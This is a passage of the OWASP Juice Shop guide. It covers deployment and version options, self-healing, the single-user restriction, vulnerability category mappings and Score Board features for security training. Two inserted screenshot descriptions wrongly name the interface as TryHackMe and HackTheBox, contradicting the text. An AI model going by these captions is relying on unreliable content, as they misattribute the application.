Railway

1. Sign up for an account on [Railway](#) and log in to your account.
2. Visit <https://railway.app/new/template/6JBGcJ> to deploy Juice Shop on your Railway account.

A step-by-step guide can be found in [this blog post](#).

Installing a specific release version

The installation instructions above will all give you the latest official release version of the Juice Shop. If you want to install a specific older version, you can easily do so by retrieving the corresponding tag from GitHub or Docker. For release v7.5.1 - which was the last version with the original AngularJS/Bootstrap frontend - for example:

- **From sources** - Run `git fetch --tags` and then `git checkout v7.5.1` before running `npm install`
- **Docker image** - Run `docker pull bkimminich/juice-shop:v7.5.1` instead of the usual `docker pull bkimminich/juice-shop`
- **From pre-packaged distribution** - Just download the older release from <https://github.com/juice-shop/juice-shop/releases> or <https://sourceforge.net/projects/juice-shop/files/>

To experience a preview of the next upcoming Juice Shop version you can do as follows:

- Simply visit <https://juice-shop-staging.herokuapp.com> and take a look
- **From sources** - Run `git fetch` and then `git checkout develop` before running `npm install`
- **Docker image** - Run `docker pull bkimminich/juice-shop:snapshot` instead of the usual `docker pull bkimminich/juice-shop`

 Please be aware that support by the Project Leaders or community is limited (at best) for outdated and unreleased versions alike. To fully enjoy your OWASP Juice Shop experience, it is recommended to always use the latest version.

Self-healing-feature

OWASP Juice Shop was not exactly designed and built with a high availability and reactive enterprise-scale architecture in mind. It runs perfectly fine and fast when it is attacked via a browser by a human. When under attack by an automated tool - especially aggressive brute force scripts - the server might crash under the load. This could - in theory - leave the database and file system in an unpredictable state that prevents a restart of the application.

That is why - in practice - Juice Shop wipes the entire database and the folder users might have modified during hacking. After performing this *self-healing* the application is supposed to be restartable, no matter what kind of problem originally caused it to crash. For convenience the *self-healing* happens during the start-up (i.e. `npm start`) of the server, so no extra command needs to be issued to trigger it.

Single-user restriction

There is one fundamental restriction that needs to be taken into account when working with the OWASP Juice Shop, especially in group trainings or lectures:

A server instance of OWASP Juice Shop is supposed to be used by only a single-user!

This restriction applies to all the [Run Options](#) explained above. It is technically necessary to make the [*Self-healing-feature*](#) work properly and consistently. Furthermore, when multiple users would attack the same instance of the Juice Shop all their progress tracking would be mixed leading to inevitable confusion for the individual hacker. The upcoming [Challenge tracking](#) chapter will illustrate this topic.


It should not go unmentioned that it is of course okay to have multiple users hack the same instance from a shared machine in a kind of *pair-hacking*-style.

If you want to centrally host Juice Shop instances for multiple users you find more information in section [Hosting individual instances for multiple users](#) of the trainer's guide.

Vulnerability Categories

The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes. Most of them cover different risk or vulnerability types from well-known lists or documents, such as [OWASP Top 10](#), [OWASP ASVS](#), [OWASP Automated Threat Handbook](#), [OWASP API Security Top 10](#) and [OWASP Top 10 Privacy Risks](#) or MITRE's [Common Weakness Enumeration](#). The following table presents a mapping of the Juice Shop's categories to OWASP, CWE and WASC threats, risks and attacks (without claiming to be complete).

Challenges Category Distribution



Category Mappings

Category	OWASP	CWE	WASC
Broken Access Control	A1:2021 , API1:2019 , API5:2019	CWE-22 , CWE-285 , CWE-639 , CWE-918	WASC-02 , WASC-09 , WASC-16
Broken Anti-Automation	OWASP-AT-004 , API4:2019 , OWASP-AT-010 , OAT-009 , OAT-015 , OAT-008	CWE-362	WASC-11 , WASC-21
Broken Authentication	A7:2021 , API2:2019 , P6:2021	CWE-287 , CWE-352	WASC-01 , WASC-49


Category	OWASP	CWE	WASC
Cross Site Scripting (XSS)	A3:2021 , A7:2017	CWE-79	WASC-8
Cryptographic Issues	A2:2021	CWE-326 , CWE-327 , CWE-328 , CWE-950	-
Improper Input Validation	ASVS V5 , API6:2019	CWE-20	WASC-20
Injection	A3:2021 , API8:2019 , P1:2021	CWE-74 , CWE-89	WASC-19 , WASC-28 , WASC-31
Insecure Deserialization	A8:2021 , A8:2017	CWE-502	-
Miscellaneous	P5:2021	-	-
Security Misconfiguration	A5:2021 , A9:2021 , API7:2019 , API9:2019 , API10:2019	CWE-209	WASC-14 , WASC-15
Security through Obscurity	A4:2021 , P5:2021	CWE-656	-
Sensitive Data Exposure	A3:2017 , API3:2019 , OTG-CONFIG-004 , P2:2021	CWE-200 , CWE-530 , CWE-548	WASC-13
Unvalidated Redirects	A10:2013	CWE-601	WASC-38
Vulnerable Components	A6:2021	CWE-829 , CWE-506 , CWE-1104	-
XML External Entities (XXE)	A5:2021 , A4:2017	CWE-611	WASC-43

Challenge tracking

The Score Board

In order to motivate you to hunt for vulnerabilities, it makes sense to give you at least an idea what challenges are available in the application. Also, you should know when you actually solved a challenge successfully, so you can move on to another task. Both these cases are covered by the application's score board.

On the score board you can view all available challenges with a brief description. Some descriptions are *very explicit* hacking instructions. Others are just *vague hints* that leave it up to you to find out what needs to be done.



The challenges are rated with a difficulty level between \star and $\star \star \star \star \star \star$, with more stars representing a higher difficulty. You can use the *Difficulty* filter to show or hide difficulty levels as you like. Hiding challenges has *no impact* on whether you can *solve* any of its challenges.

The difficulty ratings have been continually adjusted over time based on user feedback. The ratings allow you to manage your own hacking pace and learning curve significantly. When you pick a 5- or 6-star challenge you should *expect* a real challenge and should be less frustrated if you fail on it several times. On the other hand if hacking a 1- or 2-star challenge takes very long, you might realize quickly that you are on a wrong track with your chosen hacking approach.

Finally, each challenge states if it is currently *unsolved* or *solved*. The current overall progress is represented in percent in the *Hacking Challenges* progress bar on top left, and in absolute numbers grouped by difficulty in the top right panel of the score board. Especially in group hacking sessions this allows for a bit of competition between the participants. You can use the *Status* filter to change if only solved or unsolved or all challenges should be displayed. Especially after solving several challenges, hiding those helps to reduce the level of distraction on the Score Board.

Miscellaneous

Bully Chatbot ★

Receive a coupon code from the support chatbot.

Shenanigans Brute Force Ω 0/3

Click to unlock hint 1 of 3!

If not deliberately turned off (see [Customization](#)) you can click on *Hints* button of each challenge to unlock a hint how to approach it.

Miscellaneous

Bully Chatbot ★

Receive a coupon code from the support chatbot.

Shenanigans Brute Force Ω 1/3

Miscellaneous

Mass Dispel

Close multiple "Challenge solved"-notifications. Click to unlock hint 2 of 3!

1. The bot is reluctant to give you a coupon as it's coming up with various excuses for not giving you one.

Most challenges offer multiple hints that can be unlocked by further clicks on the button. To view the unlocked hints, just hover over the button.

The screenshot shows the TryHackMe Score Board interface. At the top, there's a challenge titled "Broken Access Control" with a gray circle icon and the text "Web3 Sandbox". To its right is a white star icon. Below this, a description reads: "Find an accidentally deployed code sandbox for writing smart contracts on the fly." Further down, there are two buttons: "Web3" and "With Coding Challenge". To the right of these buttons are two circular icons: one with a double-headed arrow and another with a lightbulb, followed by the text "1/1". On the left side, there's a section for "Injection" challenges with a green circle icon and the text "Login Admin". To the right of this section is a white callout box containing the text: "1. It is just as easy as finding the Score Board." On the far right, there are more sections for "Broken A" and "Adm" challenges, each with a green circle icon and two stars.

Challenge Filters

Additional to the filtering by difficulty and status, you can filter the Score Board by challenge categories, e.g. to focus your hacking efforts on specific vulnerabilities. Use the toggle buttons under the dropdown filters to choose specific challenge categories, or select `_All` to show all of them.



In the example above, only challenges in the Cross-Site Scripting (XSS) or XML External Entity (XXE) category would be shown.


Challenge Tags

Starting with v12.0.0 tags were introduced to help classify challenges which either favor a certain hacking approach or share some trait orthogonal to the categories.

- **Shenanigans** marks challenges which are not considered serious and/or realistic but exist more for entertainment
- **Contraption** indicates that a challenge is not exactly part of a realistic scenario but might be a bit forced or crafted
- **OSINT** marks challenges which require some Internet research or *social stalking* activity outside the application
- **Good Practice** highlights challenges which are less about vulnerabilities but promoting good (security) practices
- **Danger Zone** marks **potentially dangerous challenges** which are disabled on Docker/Heroku by default due to RCE or other risks
- **Good for Demos** highlights challenges which are suitable for live demos or awareness trainings

- **Prerequisite** marks challenges which need to be solved before one or more other challenges can be (realistically) solved
- **Brute Force** marks challenges where automation of some security tool or custom script is an option or even prerequisite
- **Tutorial** marks challenges for which a [Hacking Instructor script](#) exists to assist newcomers
- **Code Analysis** marks challenges where it can be helpful to rummage through some source code of the application or that of a third party
- **Internet Traffic** marks challenges strictly depending on the server being able to connect with the Internet via e.g. WebSocket or JSON-RPC

Challenge Tags Distribution



You can filter challenges by tags using the *Tags* filter, which works similar to the previously described dropdown filters for difficulty and status.

Free-text search

On top of the various dropdown and toggle filters, you can also filter the challenges on the Score Board with the free-text *Search* field. While you type into it, the Score Board will filter on-the-fly for challenges with your search string in either challenge name or description.

The screenshot shows the OWASP Juice Shop Score Board. A search bar at the top has 'crypt' typed into it. Below the search bar is a horizontal navigation bar with various security categories: All, XSS, Sensitive Data Exposure, Improper Input Validation, Broken Access Control, Unvalidated Redirects, Vulnerable Components, Broken Authentication, Security through Obscurity, Broken Anti Automation, Injection, Security Misconfiguration, Cryptographic Issues, and XXE. The 'Cryptographic Issues' category is currently selected. A message below the navigation bar states: '1 challenges are unavailable on Windows due to security concerns or technical incompatibility!'. The main area displays three challenges:

- Unvalidated Redirects**: 'Outdated Allowlist' (★). Description: 'Let us redirect you to one of our crypto currency addresses which are not promoted any longer.' Hint button.
- Cryptographic Issues**: 'Weird Crypto' (★★). Description: 'Inform the shop about an algorithm or library it should definitely not use the way it does.' Hint button.
- Cryptographic Issues**: 'Nested Easter Egg' (★★★). Description: 'Apply some advanced cryptanalysis to find the real easter egg.' Tags: Shenanigans, Good for Demos. Hint button.

In the example above, the Score Board shows three challenges with `crypt` in either their name and/or description.

Success notifications

The OWASP Juice Shop employs a simple yet powerful gamification mechanism: Instant success feedback! Whenever you solve a hacking challenge, a notification is *immediately* shown on the user interface.

The screenshot shows the OWASP Juice Shop web interface. At the top, there are two green success notifications:

- You successfully solved a challenge: Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)
- You successfully solved a challenge: Login Admin (Log in with the administrator's user account.)

Below the notifications is a section titled 'All Products' displaying four items:

Image	Name	Price
Apple Juice (1000ml)	Apple Juice (1000ml)	1.99
Apple Pomace	Apple Pomace	0.89
Banana Juice (1000ml)	Banana Juice (1000ml)	1.99
Carrot Juice (1000ml)	Carrot Juice (1000ml)	2.99


This feature makes it unnecessary to switch back and forth between the screen you are attacking, and the score board to verify if you succeeded. Some challenges will force you to perform an attack outside of the Juice Shop web interface, e.g. by interacting with the REST API directly. In these cases the success notification will light up when you come back to the regular web UI the next time.

To make sure you do not miss any notifications they do not disappear automatically after a timeout. You have to dismiss them explicitly. In case a number of notifications "piled up" it is not necessary to dismiss each one individually, as you can simply **Shift**-click one of their X-buttons to dismiss all at the same time.

Depending on your application configuration, each challenge notification might also show a symbol with a character sequence next to it. If you are doing a hacking session just on your own, you can completely ignore this flag. The code is only relevant if you are participating in a CTF event. Please refer to chapter [Hosting a CTF event](#) for more information this topic.

[Challenge solved!] | `part1/notification_with_flag.png`

Apart from the success notifications, OWASP Juice Shop also fires a confetti cannon on each side of the screen whenever a user solves a hacking challenge.




Automatic saving and restoring hacking progress

The [self-healing feature](#) - by wiping the entire database on server start - of Juice Shop was advertised as a benefit just a few pages before. This feature comes at a cost, though: As the challenges are also part of the database schema, they will be wiped along with all the other data. This means, that after every restart you start with a clean 0% score board and all challenges in *unsolved* state.

To keep the resilience against data corruption but allow users to *pick up where they left off* after a server restart, your hacking progress is automatically saved whenever you solve a challenge - as long as you allow Browser cookies!

After restarting the server, once you visit the application your hacking progress is automatically restored:



The auto-save mechanism keeps your progress for up to 30 days after your previous hacking session. When the score board is restored to its prior state, a torrent of success notifications will light up - depending on how many challenges you solved up to that point. As mentioned earlier these can be bulk-dismissed by **Shift**-clicking any of the X-buttons.

If you want to start over with a fresh hacking session, simply click the *Delete cookie to clear hacking progress* button. After the next server restart, your score board will be blank.

Manual progress and settings backup

When clicking the cog button on the Score Board, you open an *Additional Score Board Settings* dialog.

The screenshot shows the user interface of the HackTheBox platform. At the top left, there's a progress bar icon. Next to it, the text "3/168 Challenges Solved" is displayed. To the right of the progress bar, there's a grid of six challenge icons, each with a star rating and a completion percentage: 1 (3/28), 2 (0/22), 3 (0/43), 4 (0/37), 5 (0/24), and 6 (0/14). Below this, there are three dropdown menus: "Difficulty", "Status", and "Tags", followed by a search icon and a settings gear icon. A button labeled "Open additional settings dialog" is also present. At the bottom, there are four tabs: "Action", "Security through Obscurity" (which is selected and highlighted in blue), "Insecure Deserialization", and "Miscellaneous".

With its *Save Backup* and *Restore Backup* buttons you can save and later restore your hacking progress as well as language, and banner dismissal status to a [JSON](#) file.


A modal dialog box titled "Additional Score Board Settings" is displayed. It contains two main sections: "File Based Backups" and "Restore challenge progress and application settings from file.". Under "File Based Backups", there is a description "Save challenge progress and application settings to file." and a blue "Save Backup" button with a download icon. Under "Restore challenge progress and application settings from file.", there is a description "Restore challenge progress and application settings from file." and a blue "Restore Backup" button with a circular arrow icon. At the bottom right of the dialog, there is a "Close" button.

The backup format is independent of your system or browser, meaning you can use the backup file

to conveniently transfer your progress and settings from one computer to another. Example:

```
{  
  "version": 1,  
  "banners": {  
    "welcomeBannerStatus": "dismiss",  
    "cookieConsentStatus": "dismiss"  
  },  
  "language": "de_DE",  
  "continueCode": "BzxDd5...G59p",  
  "continueCodeFindIt": "MQ0wgngy...XvqMVbWYyn",  
  "continueCodeFixIt": "60n8VyX...jBEp5mN"  
}
```

When the backup restore is successful, you must click "Apply changes now" in the corresponding message to trigger the hacking progress restore as well as the language changes in backend data.



